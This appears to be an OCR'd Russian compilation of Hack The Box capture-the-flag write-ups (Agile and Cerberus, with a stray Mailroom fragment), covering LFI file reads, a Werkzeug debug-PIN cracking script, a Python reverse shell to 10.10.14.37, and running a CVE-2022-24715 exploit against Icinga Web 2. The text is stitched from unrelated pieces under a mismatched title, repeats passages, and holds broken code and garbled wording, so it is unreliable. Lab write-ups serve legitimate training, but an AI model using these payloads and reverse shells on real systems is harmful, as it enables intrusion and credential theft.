ЭКСПЛУАТИРУЕМ NODE.JS-ПРИЛОЖЕНИЕ, ЧЕРЕЗ ЦЕПОЧКУ УЯЗВИМОСТЕЙ XSS И SSRF

**ПРОДВИЖЕНИЕ**
**Служба www-data**

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

## Справка: скрипты PEASS

Что делать после того, как мы получили доступ к системе от имени пользователя? Поиски данных для последующей эксплуатации и повышения полномочий может быть очень, очень долгим. В Linux, Mac и в Windows. Чтобы собрать информацию и начать цепочку, можно использовать Privilege Escalation Awesome Scripts (PEAS) — набор скриптов, который позволяет систематически автоматизировать и вводить подробный отчет о потенциально интересных файлах, процессах и настройках.

Во-первых, находим файл KeePass.

```
www-data@mailroom:/home/matthew$ find /home -name *.kdbx -ls 2>/dev/null
[sudo] password for matthew:
[redacted]
[redacted]
[redacted]
```

# HTB AGILE

Agile

OS: Linux

Difficulty: Medium

Points: 30

Release: 04 Mar 2023

IP: 10.10.11.203

## ЛОМАЕМ PIN К ВЕБ-КОНСОЛИ FLASK WERKZEUG

RaffKacker
hackersall@Gmail.com

В этом райтапе я разберу атаку на веб-консоль Flask Werkzeug, работу с удаленным отладчиком Chrome и покажу, как эксплуатировать машинную уязвимость в sudoedit для чтения произвольных файлов в системе.

Поможет мне в этом тренировочная машина Agile с площадки Hack The Box. Уровень не сложности — средний.

**WARNING**

**Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.**

### РАЗВЕДКА
### Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.203    agile.htb
```

И запускаем сканирование портов:

## Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему понять, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).

```
$ ./scan agile.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-28 11:09 MSK
Nmap scan report for agile.htb (10.10.11.203)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f5:e1:a1:bb:a5:b7:22:a5:b4:f7:b6 (ECDSA)
|_  256 6a:ca:b0:d6:b3:f1:a8:2c:a1:e6:17:5:b6 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел всего два открытых порта: 22 — служба OpenSSH 8.9p1 и 80 — веб-сервер Nginx 1.18.0. Как обычно в такой ситуации, сразу идем смотреть веб.




Главная страница agile.htb

Нас встречает стартовая страница Nginx, а это значит, что основной сайт расположен либо в другом каталоге, либо на другом домене. Попробуем его найти, для этого просканируем каталоги с помощью **feroxbuster**.


## Справка: сканирование веба с feroxbuster

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или Rdi. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.


```
feroxbuster -u http://10.10.11.203/ -w directory_2.3_medium_
lowercase.txt -d 2 -t 256
```



Результат сканирования каталогов

В результате сканирования нашлись редирект на домен **superpass.htb**. Добавляем его в файл **/etc/hosts** и проверяем.


```
10.10.11.203 agile.htb superpass.htb
```




Главная страница сайта superpass.htb

### ТОЧКА ВХОДА

На сайте есть возможность зарегистрироваться и авторизоваться. Сделаем это, чтобы расширить область тестирования.




Форма авторизации

Теперь нам доступен онлайновый сервис для хранения учетных данных.

Страница vault

Нам нужно протестировать максимально возможное число функций сервиса. Создаем тестовую запись и экспортируем пароли.




Экспортируем пароли

Файл сканируется автоматически, просмотрим весь процесс в **Burp History**.

Burp History

Имя файла для скачивания передается в параметре `fn` на странице `download`. Стоит проверить, можно ли выполнить обход каталога и получить другой произвольный файл.

Содержимое файла /etc/passwd

Получаем содержимое файла **/etc/passwd**, а это значит, что на сайте есть уязвимость LFI.

Продолжение статьи →

# HTB AGILE

ЛОМАЕМ PIN К WEB-КОНСОЛИ FLASK WERKZEUG

## ТОЧКА ОПОРЫ

### LFI

Первым делом, когда обнаруживаю LFI, нужно проверять все файлы, которые могут содержать интересную информацию. На GitHub можно найти много таких скриптов, а перебрать что-то новое будет с помощью Burp Intruder.


Burp Intruder — вкладка Payload positions

В результате нашего особенного не нашли, только из файла /etc/passwd узнали о наличии тестовой версии сайта в домене test.superpass.htb, а также получили переменную окружения процесса из файла /proc/self/environ

Содержимое файла /etc/hosts

Содержимое файла /proc/self/environ

Переменные окружения раскрыли нам пользователя www-data, от имени которого работает сервис. Интересно и переменная CONFIG_PATH где указан файл настроек /app/config_prod.json. Но при попытке прочитать его получаем ошибку Bad Request.




Запрос на загрузку файла /app/config_prod.json

Иногда при отображении ошибок происходит может раскрывать путь к файлам, в которых произошла ошибка. Поэтому попробуем скачать исходный файл /etc/gwsegwqwe.txt

Запрос на загрузку файла /etc/gwsegwqwe.txt


Приложение предоставило большой вывод, в котором и присутствует путь к исполняемому файлу сайта:

```
/app/app/superpass/views/vault_view.py
```

Можно перейти идеей было получить SECRET_KEY от Flask, чтобы можно было вручную генерировать идентификаторы сессии других пользователей и получать содержимое пароля. Но в этом случае секретный ключ Flask не был мною задан.

### Flask Werkzeug

При регистрации и авторизации можно добиться ошибки Flask, что дает нам возможность запустить дебаг-консоль Werkzeug. Но проблема в том, что она защищена девятизначным PIN-кодом.





Содержимое файла /usr/local/lib/python3.10/dist-packages/flask/app.py

Тут нам и пригодится уязвимость LFI. так как, имея доступ к некоторым параметрам системы, можно рассчитать PIN с помощью скрипта из статьи Exploitpack. Часть параметров нам уже есть:

- имя пользователя, от имени которого работает приложение: — www-data
- название модуля — обычно flask.app или werkzeug.debug;
- название приложения — тоже берем из скрипта wsgi_app. это DebuggedApplication или Flask;
- путь к приложению Flask — /app/venv/lib/python3.10/site-packages/flask/app.py.


Еще два необходимых значения — MAC-адрес и идентификатор системы. Первый параметр получаем из файла /sys/class/net/eth0/address, а затем переводим в десятичный формат: 345052368982.




Преобразование значения

Чтобы получить второй недостающий параметр, нам нужно объединить значения из файлов /etc/machine-id и /proc/self/cgroup

```
ed5b159560f54721827644bc9b220d00superpass.service
```




Содержимое файла /sys/class/net/eth0/address

Преобразование значения

Чтобы получить второй недостающий параметр, нам нужно объединить значения из файлов /etc/machine-id и /proc/self/cgroup

Содержимое файла /proc/self/cgroup

Теперь используем перечисленные значения в следующем скрипте для получения всех возможных вариантов PIN-кода.

```
import hashlib
import itertools
from itertools import chain

def crack_md5(username, modname, appname, flaskapp_path, node_uuid,
machine_id):
    h = hashlib.md5()
    crack(h, username, modname, appname, flaskapp_path, node_uuid,
machine_id)

def crack_sha1(username, modname, appname, flaskapp_path, node_uuid,
machine_id):
    h = hashlib.sha1()
    crack(h, username, modname, appname, flaskapp_path, node_uuid,
machine_id)

def crack(hasher, username, modname, appname, flaskapp_path,
node_uuid, machine_id):
    probably_public_bits = [
        username,
        modname,
        appname,
        flaskapp_path ]
    private_bits = [
        node_uuid,
        machine_id ]

    h = hasher
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode('utf-8')
        h.update(bit)
    h.update(b'cookiesalt')

    cookie_name = '__wzd' + h.hexdigest()[:20]

    num = None
    if num is None:
        h.update(b'pinsalt')
        num = ('%9d' % int(h.hexdigest(), 16))[:9]

    rv =None
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = '-'.joinfmap(lambda x: group_size.rjust(group_size,
'0')
                                  for x in range(0, len(num), group_size))
                break
            else:
                rv = num

    print(rv)

if __name__ == '__main__':
    usernames = ['www-data']
    modnames = ['flask.app', 'werkzeug.debug']
    appnames = ['wsgi_app', 'DebuggedApplication', 'Flask']
    flaskapps = ['/app/venv/lib/python3.10/site-packages/flask/app.
py']
    nodeuuids = ['345052368982']
    machineids = ['ed5b159560f54721827644bc9b220d00superpass.service']

    combinations = itertools.product(usernames, modnames, appnames,
flaskapps, nodeuuids, machineids)

    for combo in combinations:
        username, modname, appname, flaskapp, nodeuuid, machineid =
combo
        print("*********")
        crack_sha1(username, modname, appname, flaskapp, nodeuuid,
machineid)
        print("{' {combo} '}")
        print("*********")
```

Скрипт для работы пароля

Первый сгенерированный PIN дает доступ к консоли Python 3, откуда мы легко получаем системный шелл.

```
__import__('os').popen('id').read();
```

Консоль Werkzeug

Теперь используем следующий реверс-шелл Python 3, который найдем на странице pentest -ip 4220:

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.37",5123))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("sh")
```

```
(venv) www-data$ ^Z
zsh: suspended  ssh -p 2222 -R 5123:127.0.0.1:5123 -L 5000:127.0.0.1:5000 -L 5001:127.0.0.1:5001 -L 5002:127.0.0.1:5002 -L 5003:127.0.0.1:5003 -L 5004:127.0.0.1:5004 -L 5005:127.0.0.1:5005 -L 5006:127.0.0.1:5006 -L 5007:127.0.0.1:5007 -L 5008:127.0.0.1:5008 -L 5009:127.0.0.1:5009 -L 5010:127.0.0.1:5010 -L 5011:127.0.0.1:5011 -L 5012:127.0.0.1:5012 -L 5013:127.0.0.1:5013 -L 5014:127.0.0.1:5014 -L 5015:127.0.0.1:5015 -L 5016:127.0.0.1:5016 -L 5017:127.0.0.1:5017 -L 5018:127.0.0.1:5018 -L 5019:127.0.0.1:5019 -L 5020:127.0.0.1:5020 app@app.htb
(venv) www-data$ bg
[1]  + continued  ssh -p 2222 -R 5123:127.0.0.1:5123 -L 5000:127.0.0.1:5000 -L 5001:127.0.0.1:5001 -L 5002:127.0.0.1:5002 -L 5003:127.0.0.1:5003 -L 5004:127.0.0.1:5004 -L 5005:127.0.0.1:5005 -L 5006:127.0.0.1:5006 -L 5007:127.0.0.1:5007 -L 5008:127.0.0.1:5008 -L 5009:127.0.0.1:5009 -L 5010:127.0.0.1:5010 -L 5011:127.0.0.1:5011 -L 5012:127.0.0.1:5012 -L 5013:127.0.0.1:5013 -L 5014:127.0.0.1:5014 -L 5015:127.0.0.1:5015 -L 5016:127.0.0.1:5016 -L 5017:127.0.0.1:5017 -L 5018:127.0.0.1:5018 -L 5019:127.0.0.1:5019 -L 5020:127.0.0.1:5020 app@app.htb
(venv) www-data$ stty raw -echo
(venv) www-data$ fg
[1]  + continued  ssh -p 2222 -R 5123:127.0.0.1:5123 -L 5000:127.0.0.1:5000 -L 5001:127.0.0.1:5001 -L 5002:127.0.0.1:5002 -L 5003:127.0.0.1:5003 -L 5004:127.0.0.1:5004 -L 5005:127.0.0.1:5005 -L 5006:127.0.0.1:5006 -L 5007:127.0.0.1:5007 -L 5008:127.0.0.1:5008 -L 5009:127.0.0.1:5009 -L 5010:127.0.0.1:5010 -L 5011:127.0.0.1:5011 -L 5012:127.0.0.1:5012 -L 5013:127.0.0.1:5013 -L 5014:127.0.0.1:5014 -L 5015:127.0.0.1:5015 -L 5016:127.0.0.1:5016 -L 5017:127.0.0.1:5017 -L 5018:127.0.0.1:5018 -L 5019:127.0.0.1:5019 -L 5020:127.0.0.1:5020 app@app.htb
(venv) www-data$ export TERM=xterm-256color
(venv) www-data$ export SHELL=/bin/bash
(venv) www-data$ stty rows 24 columns 80
(venv) www-data$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(venv) www-data$ /app/app.db
```

Сессия пользователя www-data

Продолжение статьи →

# HTB AGILE

ЛОМАЕМ PIN К BEE-КОНСОЛИ FLASK WEB/ACCESS

## ПРОДВИЖЕНИЕ

**Пользователь corum**

Наше приключение начинается с файла данных, а значит, скорее всего, и парсер тоже кривой и на ней. Попробуем найти учетные данные для подключения к БД.

```
/app/venv/bin/python3 /app/app.py --host=127.0.0.1 --port=5000 --
/requirements.txt:pymysql
--name=web-database:/app/app.db
```

Поиск учетных данных для подключения к БД

В исходниках ничего найти не удалось, но это не проблема, так как у нас есть доступ к консоли отладчика приложения. Сначала найдем главный процесс приложения **app.py** и модуль **wsgi_app**

```
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
    response = self.full_dispatch_request()
^C
KeyboardInterrupt
```

Определяем исходник с получением из конфига параметров: **SECRET_KEY** и **SQL_URI**. Второй содержит учетные данные для подключения к базе.

```
/app/venv/lib/python3.10/site-packages/werkzeug/debug/tbtools.pyc:1148 in get_source
    response = self.full_dispatch_request()

[console output]
>>> dir()
['__name__', '__doc__', '__loader__', '__spec__', '__builtins__', '__traceback__', '__file__', '__cached__', '__name__', '__doc__', '__loader__', '__spec__', '__builtins
```

# HTB CERBERUS

## ЗАХВАТЫВАЕМ КОНТРОЛЛЕР ДОМЕНА WINDOWS ЧЕРЕЗ БАГ SAML SSO

RalfHacker
hackerdom@gmail.com

В этом файтаре я покажу, как эксплуатировать уязвимость в сервисе ADSelfService Plus для захвата домена Active Directory. По дороге захватим хост на Linux, раскрутив цепочку уязвимостей в системе мониторинга Icinga Web 2. Повысим привилегии благодаря дыре в сандбоксе Firejail и сдампим учетные данные из SSSD.

Поможет нам в этом тренировочная машина Cerberus с площадки Hack The Box. Уровень — сложный.

**WARNING**

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

### РАЗВЕДКА

**Сканирование портов**

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.205    cerberus.htb
```

И запускаем сканирование портов.

**Справка: сканирование портов**

Сканирование портов — это стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы помогут мои скрипты следующего скриншота.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -sSportS -A $1
```

Он действует в два этапа. На первом производится очень быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).


```
nmap scan report for cerberus.htb (10.10.11.205)
Host is up (0.0175 latency).

PORT     STATE SERVICE VERSION
53/tcp open  tcpwrapped
88/tcp open  kerberos-sec Kerberos (server time: 2022-04-15 15:25:11Z)
135/tcp open  msrpc? Proxy might be redirecting requests
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m mod_wsgi/4.9.0 Python/3.10
|_http-title: Did not follow redirect to http://icinga.cerberus.local:8080/icingaweb2
```

Результат работы скрипта

Сканер нашел всего один открытый порт! Это порт 8080, на котором работает веб-сервер Apache 2.4.52. При этом в заголовке `http-title` сервер отправил редирект на домен `icinga.cerberus.local` который мы добавляем в файл `/etc/hosts`.

```
10.10.11.205 cerberus.htb icinga.cerberus.local cerberus.local
```

Теперь переходим по этому адресу в браузере, и нас встречает олеонсорная система мониторинга Icinga Web 2.




Форма авторизации icinga cerberus local

### ТОЧКА ВХОДА

Первым делом нужно поискать существующие эксплоиты для найденной системы. Мне удалось найти на блог, где описаны уязвимости для Icinga Web 2. И первое, что привлекает внимание, — это баг, позволяющий читать произвольные файлы на хосте.

**Impact**


As a result, attackers can disclose any file of the local filesystem. We could confirm this vulnerability against the official demonstration instance, for instance by obtaining the contents of the file `/etc/hosts`:

```
$ curl https://icinga.com/demo/lib/icinga/icinga-php-thirdparty/etc/hosts -v
* Trying ...
127.0.0.1    localhost
::1          localhost ipv6-localhost ipv6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
ff02::1:2    ip6-allnodes
ff02::3      ip6-allhosts
172.17.0.2   icinga-master
172.17.0.3   2a0f00ba0a63
```

Описание уязвимости чтения произвольных файлов

Проверим указанные в описании способом прочитать файл `/etc/hosts`:


**http://icinga.cerberus.local:8080/icingaweb2/lib/icinga/icinga-php-thirdparty/etc/hosts**




Содержимое файла /etc/hosts

Но одно дело — иметь такую возможность, а другое — знать, какие файлы читать. В этом поможет документация Icinga, где можно посмотреть имена и описание файлов с настройками. Первый интересный файл — это **config.ini**. Он содержит глобальные настройки, к примеру путь к файлам модулей.

**http://icinga.cerberus.local:8080/icingaweb2/lib/icinga/icinga-php-thirdparty/etc/icingaweb2/config.ini**




Содержимое файла config.ini

Второй интересный файл — **resources.ini**. В нем записаны учетные данные для подключения к базе данных.

**http://icinga.cerberus.local:8080/icingaweb2/lib/icinga/icinga-php-thirdparty/etc/icingaweb2/resources.ini**

Содержимое файла resources.ini

С этими учетными данными получается авторизоваться на сайте.

Главная страница Icinga

### ТОЧКА ОПОРЫ

Теперь у нас есть доступ к сайту, и можно перейти к другой описанной в том же разделе уязвимости CVE-2022-24715. Аутентифицированные пользователи с доступом к настройкам фреймворка могут создавать файлы ресурсов SSH в непредусмотренных каталогах, что приводит к выполнению произвольного кода. Уязвимость заключается в неправильной проверке передаваемой строки в коде на PHP. Если использовать пай-байт, то при проверке он будет учтен и строка получится обрезанной, но в момент записи в файл пай-байт не будет учитываться, что приведет к записи дополнительных данных.

Attackers could then craft a payload in 4 parts:

- The mandatory prefix to enter the vulnerable code path, `file://`;
- Path to a valid PEM certificate, on Linux, e.g., `/usr/lib/python3/dist-packages/twisted/test/server.pem` in our test virtual machine;
- A `NULL` byte;
- The contents of the file to write, here a small PHP script executing an external command.

**One last thing**




Описание уязвимости

Перед тем как пытаться воспользоваться эти дефектом вручную, можно посмотреть, нет ли в интернете готового кода, который автоматизирует этот сложный процесс. Первая ссылка на GitHub приводит к рабочему эксплоиту. Но прежде чем пускать его в ход, мы должны сгенерировать SSH-ключ.

```
ssh-keygen -t rsa -m pem
```

После этого запускаем листенер:

```
pwncat-cs -lp 4321
```

И выполняем файл эксплоита:

```
python3 exploit.py -t http://icinga.cerberus.local:8080/icingaweb2/
-i 10.10.14.75 -P 4321 -u matthew -p IcingaWebPassword2023 -k id_rsa
```

```
[+] Authenticated as matthew
[+] Found 1 Icinga Web 2 module(s): [+] Found 1 Icinga Web 2 module(s): 10.10.14.75 : 4321 - matthew : IcingaWebPassword2023 - id_rsa
[+] Trying to exploit CVE-2022-24715 against module "director" [+] Trying to exploit CVE-2022-24715 against module "director"
[+] Trying to create a new SSH resource [+] Trying to create a new SSH resource
[+] Trying to deploy the SSH resource [+] Trying to deploy the SSH resource
[+] Trying to create a new SSH key [+] Trying to create a new SSH key
[+] Trying to deploy the SSH key [+] Trying to deploy the SSH key
[+] Trying to create a new job [+] Trying to create a new job
[+] Trying to create a new host [+] Trying to create a new host
[+] Trying to deploy the job [+] Trying to deploy the job
[+] Trying to create a new command [+] Trying to create a new command
[+] Trying to deploy the command [+] Trying to deploy the command
[+] Trying to create a new notification [+] Trying to create a new notification
[+] Trying to deploy the notification [+] Trying to deploy the notification
[+] Trying to schedule the notification [+] Trying to schedule the notification
[+] Trying to wait for Icinga to execute the job [+] Trying to wait for Icinga to execute the job
```

# HTB CERBERUS

ЗАКАЛЫВАЕМ КОНТРОЛЛЕР ДОМЕНА WINDOWS ЧЕРЕЗ SAP SAML SSO

**ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ (ЧАСТЬ 1)**

Теперь нам нужно вытянуть информацию с системы. Я был использовать для этого скрипты **PEASS**

## Справка: скрипты PEASS

Это набор скриптов, что позволяет делать в системе запросы к системе от имени пользователя. Реализация дальнейшей эксплуатации и повышение привилегий сильно зависит от ситуации, в каждом случае нужно подходить к ситуации с информацией и знаниями цели, можно использовать Powerup, Bloodhound, Sharpup, Sharp-SUID, PEAS — набор скриптов которые помогают найти пути на повышение и выявить уязвимости системы и потенциально интересные данные. Скачиваем PEASS

В выводе могут информацию, поэтому обязательно сохраняем:

На хосте есть необходимые для выполнения куча библиотеки MySQL:

```
[+] Searching for connection to internal MySQL or Postgresql
ldd /usr/sbin/apache2 2>/dev/null | grep -i -E "mysql|mariadb|postgre|mysqlclient"
libaprutil-1.so.0 => /lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f0c1a2ac000)
libmysqlclient.so.20 => /usr/lib/x86_64-linux-gnu/libmysqlclient.so.20 (0x00007f0c1a000000)
libssl.so.1.1 => /usr/lib/x86_64-linux-gnu/libssl.so.1.1 (0x00007f0c19a00000)
libcrypto.so.1.1 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1 (0x00007f0c19600000)
libzstd.so.1 => /usr/lib/x86_64-linux-gnu/libzstd.so.1 (0x00007f0c19a00000)
libsasl2.so.2 => /usr/lib/x86_64-linux-gnu/libsasl2.so.2 (0x00007f0c19a00000)
libldap_r-2.4.so.2 => /usr/lib/x86_64-linux-gnu/libldap_r-2.4.so.2 (0x00007f0c19a00000)
libnsl.so.1 => /usr/lib/x86_64-linux-gnu/libnsl.so.1 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
libkrb5support.so.0 => /usr/lib/x86_64-linux-gnu/libkrb5support.so.0 (0x00007f0c19a00000)
libsystemd.so.0 => /usr/lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007f0c19a00000)
libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
libldap_r-2.4.so.2 => /usr/lib/x86_64-linux-gnu/libldap_r-2.4.so.2 (0x00007f0c19a00000)
libsasl2.so.2 => /usr/lib/x86_64-linux-gnu/libsasl2.so.2 (0x00007f0c19a00000)
libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
```

Информация с сетевой интерфейса раскрывает адрес сети — **172.16.22.0**

```
ipaddr=$(ifconfig -a 2>/dbin/null || ip -4 addr 2>/dbin/null)
ipaddr=$(echo "$ipaddr" | grep -Ei "inet" | grep -Eiv "inet6|127.0.0.1" | awk -F "inet[ ]*" '{print $2}' | cut -d/ -f1 | cut -d" " -f1 | sort -u)
ipaddr=$(echo "$ipaddr" | tr "\n" "|" | sed -E "s/[.]?[|]$//")
[+] Network Information
ifconfig -a 2>/dbin/null || ip -4 addr 2>/dbin/null
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.22.5  netmask 255.255.255.0  broadcast 172.16.22.255
        inet6 fe80::250:56ff:fe94:a1ef  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:94:a1:ef  txqueuelen 1000  (Ethernet)
        RX packets 3870  bytes 1992365 (1.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3177  bytes 1347 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

В дерево пересмотри наличие библиотек SSSD — данных для управления доступом к службам каталогов и аутентификации через сеть.

```
[+] Searching for connection to internal MySQL or Postgresql
ldd /usr/sbin/apache2 2>/dev/null | grep -i -E "mysql|mariadb|postgre|mysqlclient"
libaprutil-1.so.0 => /lib/x86_64-linux-gnu/libaprutil-1.so.0 (0x00007f0c1a2ac000)
libmysqlclient.so.20 => /usr/lib/x86_64-linux-gnu/libmysqlclient.so.20 (0x00007f0c1a000000)
libssl.so.1.1 => /usr/lib/x86_64-linux-gnu/libssl.so.1.1 (0x00007f0c19a00000)
libcrypto.so.1.1 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1 (0x00007f0c19600000)
libzstd.so.1 => /usr/lib/x86_64-linux-gnu/libzstd.so.1 (0x00007f0c19a00000)
libsasl2.so.2 => /usr/lib/x86_64-linux-gnu/libsasl2.so.2 (0x00007f0c19a00000)
libldap_r-2.4.so.2 => /usr/lib/x86_64-linux-gnu/libldap_r-2.4.so.2 (0x00007f0c19a00000)
libnsl.so.1 => /usr/lib/x86_64-linux-gnu/libnsl.so.1 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
libkrb5support.so.0 => /usr/lib/x86_64-linux-gnu/libkrb5support.so.0 (0x00007f0c19a00000)
libsystemd.so.0 => /usr/lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007f0c19a00000)
libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
libldap_r-2.4.so.2 => /usr/lib/x86_64-linux-gnu/libldap_r-2.4.so.2 (0x00007f0c19a00000)
libsasl2.so.2 => /usr/lib/x86_64-linux-gnu/libsasl2.so.2 (0x00007f0c19a00000)
libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f0c19a00000)
libkrb5.so.3 => /usr/lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007f0c19a00000)
libk5crypto.so.3 => /usr/lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007f0c19a00000)
libcom_err.so.2 => /usr/lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007f0c19a00000)
```

Такие отличаются SSSD среди профилей Apache:

```
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.bak
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.old
-rw-r--r-- 1 root root 1944 Jan 21  2022 sssd.conf.pcmk
-rw-r--r-- 1 root root 1611 Oct  4 17:04 ldap.conf.bak
```

Мы хотя посмотрелся файл **/etc/krb5.conf**, содержащий настройки Kerberos для работы в домене:

```
[libdefaults]
        default_realm = HTB.LOCAL
        dns_lookup_realm = false
        dns_lookup_kdc = false
        ticket_lifetime = 24h
        forwardable = true
        mail_prog = /usr/sbin/sendmail -oi -t -f %s
        logfile = /var/log/krb5libs.log
[realms]
        HTB.LOCAL = {
                kdc = cerberus.htb.local
                admin_server = cerberus.htb.local
                default_domain = htb.local
}
[domain_realm]
        .htb.local = HTB.LOCAL
        htb.local = HTB.LOCAL
```

Информация о сетевом интерфейсе раскрывает адрес сети — **172.16.22.0**

Мы хотя посмотрелся файл **/etc/krb5.conf**, содержащий настройки Kerberos для работы в домене:

```
